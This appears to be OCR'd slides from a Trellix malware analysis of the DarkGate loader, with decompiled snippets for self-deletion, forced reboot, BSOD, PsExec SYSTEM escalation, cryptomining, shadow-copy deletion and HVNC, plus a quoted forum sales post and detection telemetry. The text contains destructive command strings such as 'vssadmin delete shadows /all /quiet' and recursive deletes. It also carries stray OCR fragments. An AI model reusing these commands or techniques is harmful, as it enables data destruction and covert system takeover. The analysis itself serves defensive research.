
```
mov     edx, offset aCShutdownFRT0 ; "/c shutdown -f -r -t 0"
mov     eax, offset aCmdExe_5 ; "cmd.exe"
call    execute_cmd_command
```

❑ Self deletion



```
if ( (_WORD)v6 != 1066 )
  break;
kill_process();
get_updatecore_exe(ExceptionList, v62, v63);
Sysutils::ExtractFileName(v26);
kill_process();
System::__linkproc__ LStrCatN(
  (int)a00,
  4,
  (int *)*off_462AB4,
  (int)" & rmdir /s /q ",
  *off_462AB4,
  "/c ping 127.0.0.1 & del /q /f /s c:\\temp & del /q /f /s ");
execute_cmd_command();
terminate_current_process_0();
```

❑ BSOD




```
result = LoadLibraryA("ntdll.dll");
v1 = result;
if ( result )
{
  RtlAdjustPrivilege = GetProcAddress_0(result, "RtlAdjustPrivilege");
  result = (HMODULE)GetProcAddress_0(v1, "NtRaiseHardError");
  NtRaiseHardError = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))result;
  if ( RtlAdjustPrivilege )
  {
    if ( NtRaiseHardError )
    {
      ((void (__stdcall *)(int, int, _DWORD, char *))RtlAdjustPrivilege)(19, 1, 0, v3);
      return (HMODULE)NtRaiseHardError(STATUS_HOST_DOWN, 0, 0, 0, 6, &v2);
    }
  }
}
return result;
```

NO PARKING
FIRE LAN
KEEP CLEA
AT ALL TIM

DarkGate payload - Discarded commands


❏ Privilege escalation (v4 and v5)



```
}
base64_decode((int)dword_4492F8, &v16);   // c:\temp\PsExec.exe
if ( !(unsigned __int8)((int (*)(void))check_FileAge)() )
{
  ((void (__stdcall *)(int *))http_post_request)(&v15);
  base64_decode_1(v15, (int)&v39, v5);
  if ( strlen(ExceptionList) > 1024 )
  {
    base64_decode((int)dword_4492F8, &v14);// c:\temp\PsExec.exe
    ((void (__cdecl *)(struct _EXCEPTION_REGISTRATION_RECORD *, void *, LStr *))create_write_file)(
      ExceptionList,
      v8,
      v9);
  }
}
base64_decode((int)dword_449328, &v13);   // cmd
System::__linkproc__ LStrCatN(
  (int)&v12,
  4,
  v34,
  (int)dword_44936C,
  v37,
  "/c c:\\temp\\PsExec.exe -accepteula -i -d -s ",
  v13);
run_cmd((int)ExceptionList, v12);
base64_decode((int)dword_449378, (int *)&v10);// SYSTEM Elevation: Completed, new DarkGate connection with SYSTEM privileges, Executed from:
ExceptionList = v10;
System::__linkproc__ LStrCatN((int)&v11, 4, v34, (int)dword_44936C, v37);
send_http_post_0(v11, a1);
```

DarkGate payload - Discarded commands


- ❑ Cryptomining (v4 and v5)



```
if ( !v3 )
{
  DeleteFileA(ExceptionList, v15, v16);
  Sysutils::IntToStr(&v20, ++dword_459DF0);
  System::__linkproc__ LStrCat3(v20, "Stub: Corrupted miner MZ, will redownload miner soon | Retry ", v21);
  http_post_request_1(v21[0], (int)&a);
  ExitThread_0(0);
}
check_number_of_processors();
System::__linkproc__ LStrCmp(v4, (char *)dword_43C478);
if ( !v3 && __linkproc__ LStrLen(ExceptionList, v15) > 666 )
{
  set_cpu_priority(" --cpu-priority=", dword_459DFC, dword_43C484);
  System::__linkproc__ LStrCatN((int)&v42, 6, (int *)v46[1], (int)" --threads=", v40[1]);
  string_management(v42, (char *)dword_43C4C0, dword_43C484, (int)&a, a1, v40);
  __linkproc__ LStrLAsg(&v42, v40[0]);
  decrypt(v42, (int)v46[0], &v38);
  System::__linkproc__ LStrCat3(v38, v46[0], &v39);
  create_write_file((int)"C:\\temp\\xmr.txt", (int)v39, (int)&a);
  if ( !(unsigned __int8)check_file_info((int)"C:\\temp\\xmr") )
  {
    random(v5);
    System::__linkproc__ LStrCat3(v34[1], v48[2], &v35);
    decrypt(v35, (int)v46[0], &v36);
    System::__linkproc__ LStrCat3(v36, v46[0], &v37);
    create_write_file((int)"C:\\temp\\xmr", (int)v37, (int)&a);
  }
}
if ( !(unsigned __int8)check_file_info((int)"C:\\temp\\tr") )
{
  random(v6);
  System::__linkproc__ LStrCat3(v31[1], *v48, &v32);
  decrypt(v32, (int)v46[0], &v33);
  System::__linkproc__ LStrCat3(v33, v46[0], v34);
  create_write_file((int)"C:\\temp\\tr", (int)v34[0], (int)&a);
}
if ( byte_459DE1 )
  create_write_file((int)"C:\\temp\\testdec.txt", (int)v42, (int)&a);
if ( __linkproc__ LStrLen(ExceptionList, v15) > 666 )
{
  string_management(dword_459DFC, (char *)dword_43C534, dword_43C528, (int)&a, a1, &v44);
  string_management(v44, ":3340 ", (int *)":9000 -u 0xDark ", (int)&a, a1, v31);
```


DarkGate payload - Discarded commands

- ❑ Delete Volume Shadow Copy Service information (v4 and v5)



```
base64_decode((int)dword_455108, &v5);        // /c vssadmin delete shadows /for=c: /all /quiet
v1 = v5;
base64_decode((int)dword_455150, &v4);        // cmd.exe
run_cmd(v4, v1);
```


- ❑ HVNC (v4 and v5)



```
base64_decode((int)dword_43D990, &v7);        // virtualdesk
string = (const CHAR *)get_string();
dword_472C80 = (int)OpenDesktopA(string, 0, -1, 0x10000000u);
if ( !dword_472C80 )
{
  base64_decode((int)dword_43D990, &v6);      // virtualdesk
  v1 = (const CHAR *)get_string();
  dword_472C80 = (int)CreateDesktopA(v1, 0, 0, 0, 0x10000000u, 0);
  base64_decode((int)dword_43D9A8, &v5);      // C:\WINDOWS\system32\explorer.exe
  start_hVNC_process();
}
```

DarkGate payload - Discarded features

- ❏ Commonwealth of Independent States (CIS) execution prevention(v4.10)



RastaFarEye

Крипто-Кит

●●●●●●

Active arbitrage

⊕ 87

437 posts

Joined

05/05/21 (ID: 116351)


Posted August 30

UPDATE

[+] You can now inject with parameters at Manual Injection Panel
[+] Added bypass for Kaspersky EndPoint AV (EDR)
[+] Added bypass for Kaspersky Internet Security (no longer forced system reboot)
[!] Added CIS detection & preventing execution on CIS-region computers

DarkGate (Loader) remains FUD https://scanner.to/result/q9BTF1mT05

Contact (TG or TOX)



```
call    GetSystemDefaultLCID
cmp     eax, 419h        ; Russian,ru
jz      short loc_467006
```

```
cmp     eax, 819h        ; Russian - Republic of Moldova,ru-mo
jnz     short loc_467020
```

```
loc_467006:
lea     edx, [ebp+var_3C]
mov     eax, offset dword_46740C ; DarkGate is banned to run under Russian computers
call    base64_decode
mov     eax, [ebp+var_3C]
call    MessageBoxTimeout
call    TerminateProcess
```


Telemetry

Who was affected by DarkGate?

Telemetry

ATLAS

Global detections registered by files categorized as DarkGate malware



parsed_tags.tool.keyword: DarkGate × + Add filter

Global Malicious File Detection

Detections
- 🟡 1 – 8,142.25
- 🟠 8,142.25 – 16,283.5
- 🔴 16,283.5 – 24,424.75
- 🟥 24,424.75 – 32,566

Malicious File Detection Counts


41,827	41,827	1,303	1,303	106	106
Total - Detections	Campaign - Detections	Total - Unique MD5s	Campaign - Unique MD5s	Total - Unique Customers	Campaign - Unique Customers

Trellix

Telemetry

ATLAS

